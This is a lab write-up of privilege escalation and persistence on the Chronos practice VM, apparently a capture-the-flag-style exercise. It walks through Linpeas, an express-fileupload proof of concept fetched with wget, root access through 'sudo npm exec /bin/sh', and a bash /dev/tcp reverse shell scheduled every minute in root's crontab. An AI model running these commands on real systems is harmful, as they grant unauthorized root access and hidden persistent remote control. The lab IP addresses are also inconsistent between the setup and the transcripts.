Privilege Escalation and Persistence Lab

Lab Setup:

- Attacker - Kali Linux (192.168.17.30)
- Target - Chronos VM (192.168.17.132)

Overview:


Performed a pentest at the target and identified various security weaknesses in the system , the most critical bug is “Command execution” in the format parameter which leads to Remote code execution which makes the attacker take control over the entire system

Sno	Description	Target IP	Status	Payload
01	Command Execution and RCE	192.168.17.132	Success	Root Shell

Steps Followed:


Privilege Escalation:

1. After Successfully gain the shell in the Advanced Exploitation report
2. To Perform privilege esclation it needs a vector to upgrade for normal user to root user or other user with same privilege level
3. Found “imera” user in the home page




4. Run Linpeas tool to identify the escalation vector


5. Suspicion file has been detected by the Linpeas where the file was owner by user “imera”




6. Analysing the file which contain a express-fileupload vulnerability




7. Using a Python POC and utilizing the POC by customizing the ip address and port




8. Using Python server and Wget command , installing the poc on the target machine.




9. Executing the POC



10. Successfully gained the imera user shell



11. Upon checking for any other escalation vector identified two vectors



12. Using “sudo npm exec /bin/sh” payload we able to gain the Root shell

```
imera@chronos:/opt/chronos-v2/backend$ sudo npm exec /bin/sh
sudo npm exec /bin/sh
whoami
root
hostname
chronos
cat /root/root.txt
YXBvcHNlIHNpb3BpIG1hemV1b3VtZSBvbmVpcmEK
```

Persistence Creation:

1. After gaining the root shell it. Head to /tmp dir
2. Create a reverse shell payload in the text file

```
root@chronos:/tmp# echo 'bash -i >& /dev/tcp/192.168.219.30/5555 0>&1' > /tmp/presist.sh
<dev/tcp/192.168.219.30/5555 0>&1' > /tmp/presist.sh
root@chronos:/tmp# cat presist.sh
cat presist.sh
bash -i >& /dev/tcp/192.168.219.30/5555 0>&1
root@chronos:/tmp# chmod +x presist.sh
chmod +x presist.sh
```

3. Adding the file in the crontab to run every minutes

```
root@chronos:/etc/cron.d# echo "* * * * * root /tmp/presist.sh" | crontab -
echo "* * * * * root /tmp/presist.sh" | crontab -
root@chronos:/etc/cron.d# crontab -l
crontab -l
* * * * * root /tmp/presist.sh
root@chronos:/etc/cron.d#
```

4. Gained root shell access from cron tab

```
┌──(kali㉿kali)-[~/Desktop/Scripts]
└─$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.219.30] from (UNKNOWN) [192.168.219.132] 41714
bash: cannot set terminal process group (774): Inappropriate ioctl for device
bash: no job control in this shell
root@chronos:/tmp# whoami
whoami
root
root@chronos:/tmp# hostname
hostname
chronos
root@chronos:/tmp#
```